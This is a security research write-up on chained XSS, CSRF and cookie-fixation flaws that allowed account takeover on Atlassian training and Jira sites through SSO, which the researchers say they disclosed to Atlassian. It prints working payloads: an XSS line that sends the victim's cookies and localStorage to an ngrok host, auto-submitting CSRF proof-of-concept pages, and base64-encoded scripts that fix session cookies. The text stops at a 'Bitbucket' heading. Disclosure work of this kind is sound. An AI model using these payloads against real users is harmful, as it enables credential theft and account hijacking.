A supply-chain breach:
Taking over an Atlassian account

Research By: Dikla Barda, Yaara Shriki, Roman Zaikin and Oded Vanunu

Background

With more than 130,000 customers globally, and millions of users, the Australian 2002 founded company "Atlassian" develops products for software developers, project managers and other software related teams that uses the platform for data collaboration and information sharing.

While workforces globally turned to remote work as a result of the outbreak of COVID-19, tools such as the ones offered by Atlassian became more popular and critical for teams while the need for a seamless transition to a new work mode became a global necessity.

Atlassian, referring to this as "The Rise of Work Anywhere", conducted a research about the nature of remote work during the pandemic. The study surveyed more than 5,000 participants in Australia, France, Germany, Japan, and the US, and shows how the nuances of modern work have been amplified, demanding a shift in the way organizations manage an increasingly distributed workforce.

Breaking on through the Platform

On November 16, 2020 Check Point Research (CPR) uncovered chained vulnerabilities that could have been used to take over an account and control some of Atlassian apps connected through SSO. Some of the affected domains were:

- jira.atlassian.com
- confluence.atlassian.com
- getsupport.atlassian.com
- partners.atlassian.com
- developer.atlassian.com
- support.atlassian.com
- training.atlassian.com

What makes a supply chain attack such as this one so significant is the fact that once the attacker leverages these vulnerabilities and takes over an account, he can plant backdoors that he can use in the future for his attack. This can create a severe damage which will be identified and controlled only much after the damage is done.

Check Point Research (CPR) responsibly disclosed this information to the Atlassian teams, who then deployed a solution to ensure its users would safely continue to share info on the various platforms

Deep Dive

Atlassian uses SSO (Single Sign-On) to navigate between Atlassian products such as JIRA, Confluence and Partners.

Atlassian implements various web security measures such as CSP, SameSite “Strict” cookies and HttpOnly cookies. We had to bypass these security methods using a combination of several attack techniques. Overall, we were able to achieve Full Account Take-Over.


First, we had to find a way to inject code into Atlassian – which we used the XSS and CSRF for. Then, using this code injection, we were able to add a new session cookie to the user’s account, and by combining the session fixation vulnerability in Atlassian domains, we were able to take over accounts.

Let us dive in into the first bug we found:

XSS

The first security issue was found on the subdomain **training.atlassian.com**. The Training platform offers users courses or credits.

We noticed that the Content Security Policy (CSP) was configured poorly on this subdomain with ‘unsafe-inline’ and ‘unsafe-eval’ directives which allows script execution. This makes this subdomain a perfect starting point for our research.



We examined the request parameters when adding courses and credits to the shopping cart. We found that when the item type is “**training_credit**”, an additional parameter called “**options._training_credit_account**” is added to request. This parameter was found vulnerable to XSS.

Request

```
Pretty Raw \n Actions                                   Select extension...
1  POST /cart HTTP/1.1
2  Host: training.atlassian.com
3  Connection: close
4  Content-Length: 133
5  Cache-Control: max-age=0
6  Upgrade-Insecure-Requests: 1
7  Origin: https://training.atlassian.com
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/85.0.4183.121 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
   ;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://training.atlassian.com/catalog/credit
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: <removed>
19
20 itemType=training_credit&itemId=1&options._quantity=1&options._training_credit_account=-1&
   action=add
```

Let's test a simple payload to receive all of the user's cookies and local storage:

```
"><svg/onload="window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c
=${document.cookie}`">
```

It works!

Response


Raw Headers Hex

Pretty Raw Render \n Actions

```
661           </div>
662         </div>
663         <div class="item-info-additional">
664           <div class="item-info-additional-value">
665             New Account
666           </div>
667         </div>
668       </div>
669       <div class="span2 item-info-qty">
670         <form method="POST" action="/cart">
671           <input type="hidden" name="action" value="update"/>
672           <input type="hidden" name="itemId" value="525405"/>
673
674           <div class="input-append">
675             <input type="hidden" name="options._training_credit_account" value="">
              <svg/onload="window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c=${
                "/>
676
677             <input name="options._quantity" value="10" style="width:75px;"/>
678             <button type="submit" name="_update" value="true" class="btn">
                <i class="icon-refresh">
                </i>
              </button>
679           </div>
680         </form>
681       </div>
682       <div class="span2 item-info-price" style="text-align: right;">
683         <div>
684           <div class="item-price">
              $ 10.00 USD
            </div>
685         </div>
```

ch ngro 2 matc

And we received all the cookies and the local storage of the target:



CSRF

Since the Stored XSS can only be run when adding items to the shopping cart, we needed to make the user add a malicious item without their notice. Then, because there is no CSRF token we could perform CSRF attack on the shopping list and execute our payload.

In order to achieve that, we uploaded the following POC to our servers and sent it to the victim:


```
<html>
	<head></head>
	<body onload="document.forms[0].submit()">
	  <form method="post" action="https://training.atlassian.com/cart">
		<input type="hidden" name="itemType" value='training_credit'>
		<input type="hidden" name="itemId" value='1'>
		<input type="hidden" name="options._quantity" value='10'>
		<input type="hidden" name="options._training_credit_account"
value='"><svg/onload="window.location.href=`//7a4389292a5d.ngrok.io?l=${JSON.stringify(localStorage)}&c=${document.cookie}`">'>
		<input type="hidden" name="action" value='add'>
	  </form>
	</body>
</html>
```

However, some of the cookies related to the session of the victim are set to SameSite “Strict” which means the browser prevents them from being sent to the backend.

Surprisingly, we found that during the SSO process those missing cookies are completed by the backend which will essentially bypass the SameSite “Strict” for us.

SameSite “Strict” Bypass

We will now describe the SSO flow. We start with the XSS payload from our origin https://7a4389292a5d.ngrok.io:



During the SSO flow, the user gets redirected several times to different paths, such as: /auth/cart ,login.html, etc. Throughout the redirect process, the user goes through the authentication process, which adds the missing cookies that we needed and were protected by SameSite.


Because our payload was Stored XSS it was stored in the database and was added to the Shopping List. Here we can see that the payload was injected successfully into the page:

```
        <div class="item-info-additional-value">
          New Account
        </div>
      </div>
    </div>
    <div class="span2 item-info-qty">
      <form method="POST" action="/cart">
        <input type="hidden" name="action" value="update"/>
        <input type="hidden" name="itemId" value="525405"/>

        <div class="input-append">
          <input type="hidden" name="options._training_credit_account" value="">
          <svg/onload="window.location.href='//7a4389292a5d.ngrok.io?1=${JSON.stringify(localStorage)}&c=
            "/>

          <input name="options._quantity" value="10" style="width:75px;"/>
          <button type="submit" name="_update" value="true" class="btn">
            <i class="icon-refresh">
            </i>
          </button>
        </div>
      </form>
    </div>
    <div class="span2 item-info-price" style="text-align: right;">
```

And the malicious item was added to the shopping cart:



At this step we bypassed SameSite “Strict” for CSRF and CSP with inline JavaScript.

However, the more interesting cookie is **JSESSIONID**, which is protected by “**HttpOnly**” and we couldn´t hijack it via JavaScript.

At this point, we could perform actions on behalf of the user but not login to his account. We dived in further into the SSO flow in order to find another flaw in the process.

HTTPOnly Bypass and Cookie Fixation

What is cookie fixation?

Cookie Fixation is when an attacker can remotely force the user to use a session cookie known to him, which becomes authenticated.

Initially, when the user browses to the login page, the server generates a new session cookie with ‘path=/’ flag. That cookie isn’t associated with any account and only after the user passes the authentication process that same cookie will be associated to his account.

We knew that using the XSS we couldn’t get the user’s session cookie, since it was protected by HTTPOnly flag. Instead, we could create a new forged one. The newly created JSESSION cookie has the same flags as the original, with one major change – the path flag.


The original path flag is set to the root directory. We were wondering what would happen if we changed it to a more a particular path? It turns out that our path would have priority since it is more specific and could be used instead of the original.

We changed the path to the exact directive we know the user will get redirected to after authentication, which caused the backend to authorize our cookie over the original one.

By using cookie fixation, we bypassed the HTTPOnly and hijacked the user’s Atlassian account. We will demonstrate that on the following subdomains:

Training.atlassian.com

We started by navigating to the **training.atlassian.com** URL from a clean browser without any cache to get a new clean **JSESSIONID** cookie.



Now, we have a JSESSIONID without any information in it at the backend. If we will send a request to the user profile page we will be redirected to the login page.

We will now perform a Cookie Fixation on the target which will force him to use the forged Cookie by using the following steps:

We start by modifying our payload and adding the following cookie:


```
document.cookie = "JSESSIONID= 5B09C73BF13FE923A2E5B4EE0DAD30E3;
Domain=training.atlassian.com; Path=/auth0; Secure"
```

Note that the original HttpOnly cookie was set for the path “/”, but the new cookie we are setting in the payload is for the path “/auth0”. Browsing to /auth0, there are 2 cookies: the real one and ours. Ours will “win” in this case because it’s more specific.

We will use the following redirect to trigger the Auth with this cookie instead of the real one. The interesting parameter here is the **“redirect_uri=https://training.atlassian.com/auth0”** which will force the authentication for **training.atlassian.com**:

```
location.href="https://atlassianuni-
learndot.auth0.com/authorize?redirect_uri=https://training.atlassian.com/auth0&client_id=O7FdHY64
7VvbCTphBGmvfBt2GdgnH7MR&audience=https%3A%2F%2Fatlassianuni-
learndot.auth0.com%2Fuserinfo&scope=openid%20profile%20email&response_type=code&state=HxElp
PySsrRuKcYbFOlp9QkLZQ7kwDOemX7Dc-5dnlk"
```

This auth request will associate our cookie to the target account.



So now that we can control the **JSESSIONID**, we combined all of this steps and crafted the following payload:

```
<html>
        <head></head>
        <body onload="document.forms[0].submit()">
          <form method="post" action="https://training.atlassian.com/cart">
                <input type="hidden" name="itemType" value='training_credit'>
                <input type="hidden" name="itemId" value='1'>
                <input type="hidden" name="options._quantity" value='10'>
                <input type="hidden" name="options._training_credit_account"
value='"><svg/onload="eval(atob`ZG9jdW1lbnQuY29va2llPSJKU0VTU0lPTklEPTVCMDlDNzNCRjEzRkU5MjNBMkU1QjRFRTBEQUQzMEUzOyBEb21haW49dHJhaW5pbmcuYXRsYXNzaWFuLmNvbTsgUGF0aD0vYXV0aDA7IFNlY3VyZSI7IHNldFRpbWVvdXQoZnVuY3Rpb24oKXsgbG9jYXRpb24uaHJlZj0iaHR0cHM6Ly9hdGxhc3NpYW51bmktbGVhcm5kb3QuYXV0aDAuY29tL2F1dGhvcml6ZT9yZWRpcmVjdF91cmk9aHR0cHM6Ly90cmFpbmluZy5hdGxhc2lhbnVuaS1sZWFybmVudC5hdXRoMC5jb20lMkZ1c2VyaW5mbyZzY29wZT1vcGVuaWQlMjBwcm9maWxlJTIwZW1haWwmcmVzcG9uc2VfdHlwZT1jb2RlJnN0YXRlPUh4RWxwUHlTc3JSdUtjWWJGT2xwOVFrTFpRN2t3RE9lbVg3RGMtNWRubGsiIH0sMzAwMCk7`)">'>
                <input type="hidden" name="action" value='add'>
          </form>
        </body>
</html>

<!--
// Payload  Explain

btoa('  document.cookie="JSESSIONID=5B09C73BF13FE923A2E5B4EE0DAD30E3;
Domain=training.atlassian.com; Path=/auth0; Secure"; setTimeout(function(){
location.href="https://atlassianuni-
```

```
learndot.auth0.com/authorize?redirect_uri=https://training.atlassian.com/auth0&client_id=O7FdHY647VvbCTphBGmvfBt2GdgnH7MR&audience=https%3A%2F%2Fatlassianuni-learndot.auth0.com%2Fuserinfo&scope=openid%20profile%20email&response_type=code&state=HxElpPySsrRuKcYbFOlp9QkLZQ7kwDOemX7Dc-5dnlk" },3000);    ');

-->
```

The Cookie Fixation combined with the XSS and CSRF bugs allowed us to perform full Account Take-Over on Atlassian Training Platform.


With the same flow and Cookie Fixation we can navigate to other Atlassian products, for example, **jira.atlassian.com**

Jira.atlassian.com

To hijack Jira accounts with the same flow, we first need to create a session cookie to perform Cookie Fixation. We log in to **jira.atlassian.com** and take the following cookies:

- JSESSIONID
- AWSALB

In order to use these cookies for the Cookie Fixation the attacker needs to sign-out from his account to get clean JSESSIONID. We can verify that the cookie is not associated with any account anymore by sending a request to ViewProfile:



Next, we will modify our payload, we will perform the same method as we did in training.atlassian.com:

```
document.cookie="JSESSIONID=1672885C3F5E4819DD4EF0BF749E56C9; Domain=.atlassian.com; Path=/plugins; Secure;"
```


```
document.cookie="AWSALB=iAv6VKT5tbu/HFJVuu/dTE7R80wQXNjR+0opVbccE0zIadORJVGMZxCUcTIglL3OZ/A54eu/NDNLP5I3zE+WcgGWDHpv17SexjFBc1WYA9moC4wEmPooEE/Uqoo2; Domain=.atlassian.com; Path=/plugins/; Secure;"
```

Note that the original HTTPOnly cookie was set for the path "/", but the new cookie we are setting is for the path "/plugins". Browsing to /auth0, there are 2 cookies: the real one and ours. Ours will "win" in this case because it's a path cookie.

We will use the following redirect to trigger the Auth with this cookie instead of the real one. The interesting parameter here is the **"redirect_uri=https://jira.atlassian.com/plugins"** which will force the authentication for **jira.atlassian.com** and redirect us to /plugins.

```
location.href="https://auth.atlassian.com/authorize?redirect_uri=https://jira.atlassian.com/plugins/servlet/authentication/auth_plugin_original_url%3Dhttps%253A%252F%252Fjira.atlassian.com%252F&client_id=QxUVh9tTugoLC5cgY3Vjkz3h1jPSvG9p&scope=openid+email+profile&state=4118f57f-a9d9-4f6d-a1d5-add939762f23&response_type=code&prompt=none"This auth request will associate our cookie to the target account.
```

As can be seen in the following request, the cookie is now assosiated to the target user ("John Doe" in this case).



So now that we can control the **JSESSIONID**, we combined all of this steps and crafted the following payload:

```
<html>
        <head></head>
        <body onload="document.forms[0].submit()">
          <form method="post" action="https://training.atlassian.com/cart">
```

```
                    <input type="hidden" name="itemType" value='training_credit'>
                    <input type="hidden" name="itemId" value='1'>
                    <input type="hidden" name="options._quantity" value='10'>
                    <input type="hidden" name="options._training_credit_account"
value='"><svg/onload="eval(atob`ZG9jdW1lbnQuY29va2llPSJKU0VTU0lPTklEPTE2NzI4ODVDM0Y1RTQ4
MTlERDRFRjBCRjc0OUU1NkM5OyBEb21haW49LmF0bGFzc2lhbi5jb207IFBhdGg9L3BsdWdpbnM7IFNlY3V
yZTsiOyAgZG9jdW1lbnQuY29va2llPSJBV1NBTEI9aUF2NlZLVDV0YnUvSEZKVnV1L2RURTdSODB3UVhOalIr
MG9wVmJjY0UweklhZE9SSlZHTVp4Q1VjVElnbEwzT1ovQTU0ZXUvTkROTFA1STN6RStXY2dHV0RIcHYxN1
NleGpGQmMxV1lBOW1vQzR3RW1Qb29FRS9VcW9vMjsgRG9tYWluPS5hdGxhc3NpYW4uY29tOyBQYXRo
PS9wbHVnaW5zLzsgU2VjdXJlOyI7ICBzZXRUaW1lb3V0KGZ1bmN0aW9uKCl7IGxvY2F0aW9uLmhyZWY9Im
h0dHBzOi8vYXV0aC5hdGxhc3NpYW4uY29tL2F1dGhvcml6ZT9yZWRpcmVjdF91cmk9aHR0cHMlM0ElMkYl
MkZqaXJhLmF0bGFzc2lhbi5jb20lMkZwbHVnaW5zJTJGc2VydmxldCUyRmF1dGhlbnRpY2F0aW9uJTNGYXV
0aF9wbHVnaW5fb3JpZ2luYWxfdXJsJTNEaHR0cHMlMjUzQSUyNTJGJTI1MkZqaXJhLmF0bGFzc2lhbi5jb20l
MjUyRiZjbGllbnRfaWQ9UXhVVmg5dFR1Z29MQzVjZ1kzVmprejNoMWpQU3ZHOXAmc2NvcGU9b3Blbmlk
K2VtYWlsK3Byb2ZpbGUmc3RhdGU9NDExOGY1N2YtYTlkOS00ZjZkLWExZDUtYWRkOTM5NzYyZjIzJnJlc3B
vbnNlX3R5cGU9Y29kZSZwcm9tcHQ9bm9uZSIgfSwzMDAwKTs=`);">'>
                    <input type="hidden" name="action" value='add'>
                </form>
            </body>
</html>

<!--
// Payload

btoa('

document.cookie="JSESSIONID=1672885C3F5E4819DD4EF0BF749E56C9; Domain=.atlassian.com;
Path=/plugins; Secure;";

document.cookie="AWSALB=iAv6VKT5tbu/HFJVuu/dTE7R80wQXNjR+0opVbccE0zIadORJVGMZxCUcTIglL
3OZ/A54eu/NDNLP5I3zE+WcgGWDHpv17SexjFBc1WYA9moC4wEmPooEE/Uqoo2;
Domain=.atlassian.com; Path=/plugins/; Secure;";

setTimeout(function(){
            location.href="https://auth.atlassian.com/authorize?redirect_uri=https%3A%2F%2Fjira.atlassia
n.com%2Fplugins%2Fservlet%2Fauthentication%3Fauth_plugin_original_url%3Dhttps%253A%252F%25
2Fjira.atlassian.com%252F&client_id=QxUVh9tTugoLC5cgY3Vjkz3h1jPSvG9p&scope=openid+email+profi
le&state=4118f57f-a9d9-4f6d-a1d5-add939762f23&response_type=code&prompt=none"
},3000);

');

-->
```


The Cookie Fixation combined with the XSS and CSRF bugs from **training.atlassian.com** allowed us to perform full Account Take-Over on **Jira.atlassian.com**

Bitbucket

